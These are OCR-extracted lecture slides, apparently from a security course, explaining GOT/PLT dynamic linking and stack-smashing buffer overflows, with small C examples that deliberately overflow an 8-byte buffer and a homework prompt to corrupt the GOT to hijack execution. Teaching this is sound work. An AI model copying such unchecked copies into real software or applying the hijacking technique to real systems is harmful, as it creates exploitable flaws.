
```
GOT[0]: addr of .dynamic
GOT[1]: addr of reloc entries
GOT[2]: addr of dynamic linker
GOT[3]: 0x4005b6  # sys startup
GOT[4]: 0x4005c6  # printf()=>plt
GOT[5]: 0x4005d6  # exit()=>plt
```

Code segment

```
callq 0x4005c0   # call printf()
```

Procedure linkage table (PLT)

```
# PLT[0]: call dynamic linker
4005a0: pushq *GOT[1]
4005a6: jmpq  *GOT[2]
…
# PLT[2]: call printf()
4005c0: jmpq  *GOT[4]
4005c6: pushq $0x1
4005cb: jmpq  4005a0
```



Data segment

Global offset table (GOT)

```
GOT[0]: addr of .dynamic
GOT[1]: addr of reloc entries
GOT[2]: addr of dynamic linker
GOT[3]: 0x4005b6  # sys startup
GOT[4]: &printf()
GOT[5]: 0x4005d6  # exit()
```

Code segment

```
callq 0x4005c0   # call printf()
```

Procedure linkage table (PLT)

```
# PLT[0]: call dynamic linker
4005a0: pushq *GOT[1]
4005a6: jmpq  *GOT[2]
…
# PLT[2]: call printf()
4005c0: jmpq  *GOT[4]
4005c6: pushq $0x1
4005cb: jmpq  4005a0
```

PLT homework: Corrupt GOT to hijack execution

Stack smashing

Stack smashing (buffer overflow)

One of the most prevalent remote security exploits

- 2002: 22.5% of security fixes provided by vendors were for buffer overflows
- 2004: All available exploits: 75% were buffer overflows
- Examples: Morris worm, Code Red worm, SQL Slammer, Witty worm, Blaster worm

How does it work?


How can it be prevented?

Recall function calls

```
void function(){
    long x = 0;
    …
    return;
}


void main() {
    function(); // ← What happens here?
}
```

Stack Frame

Higher memory address



size of a word (e.g. 8 bytes)

Stack grows high to low

Return address

Old base pointer (Saved Frame Pointer)

long x

`%rbp`

`%rsp`

Lower memory address


Calling `void function()`

Simple program

```
void function(){
  long x = 0;
  char buffer[8];

  memcpy(buffer,“abcdefg”,8);

  printf( “%s %ld”, buffer, x );
}
```

Output:

```
    ...
```



size of a word
(e.g. 8 bytes)

Stack grows
high to low

....

Return address

Old base pointer
(Saved Frame Pointer)

long x

Buffer[7]..Buffer[4]


Buffer[3]..Buffer[0]

Simple program

```
void function(){
  long x = 0;
  char buffer[8];

  memcpy(buffer,“abcdefg”,8);

  printf( “%s %ld”, buffer, x );
}
```

Output:

```
    abcdefg 0
```



size of a word
(e.g. 8 bytes)

Stack grows
high to low

....

Return address

Old base pointer
(Saved Frame Pointer)

long x 0x00000000

buffer[7..4] \0gfe


buffer[3..0] dcba

Simple program 2

```
void function(){
  long x = 0;
  char buffer[8];

  memcpy(buffer,
          “abcdefghijk”,12);

  printf( “%s %ld”, buffer, x );
}
```

Output:

```
   ...
```



size of a word
(e.g. 8 bytes)

Stack grows
high to low


....
Return address
Old base pointer (Saved Frame Pointer)
long x
Buffer[7]..Buffer[4]
Buffer[3]..Buffer[0]

Simple program 2

```
void function(){
  long x = 0;
  char buffer[8];

  memcpy(buffer,
          “abcdefghijk”,12);

  printf( “%s %ld”, buffer, x );
}
```

Output:

```
abcdefghijk 7039593
```



size of a word
(e.g. 8 bytes)

Stack grows
high to low

....

Return address

Old base pointer
(Saved Frame Pointer)

long x
0x00000000006b6a69


buffer[7..4] hgfe

buffer[3..0] dcba

Buffer Overflow

Idea: Trick the program into overwriting memory it shouldn't…

What can we do when we mess up the program's memory?




Buffer Overflow

```
void function(){
    char buffer[8];
    return;
}
```

Return statement in C
- 1) Cleans off the function's stack frame
- 2) Jump to return address

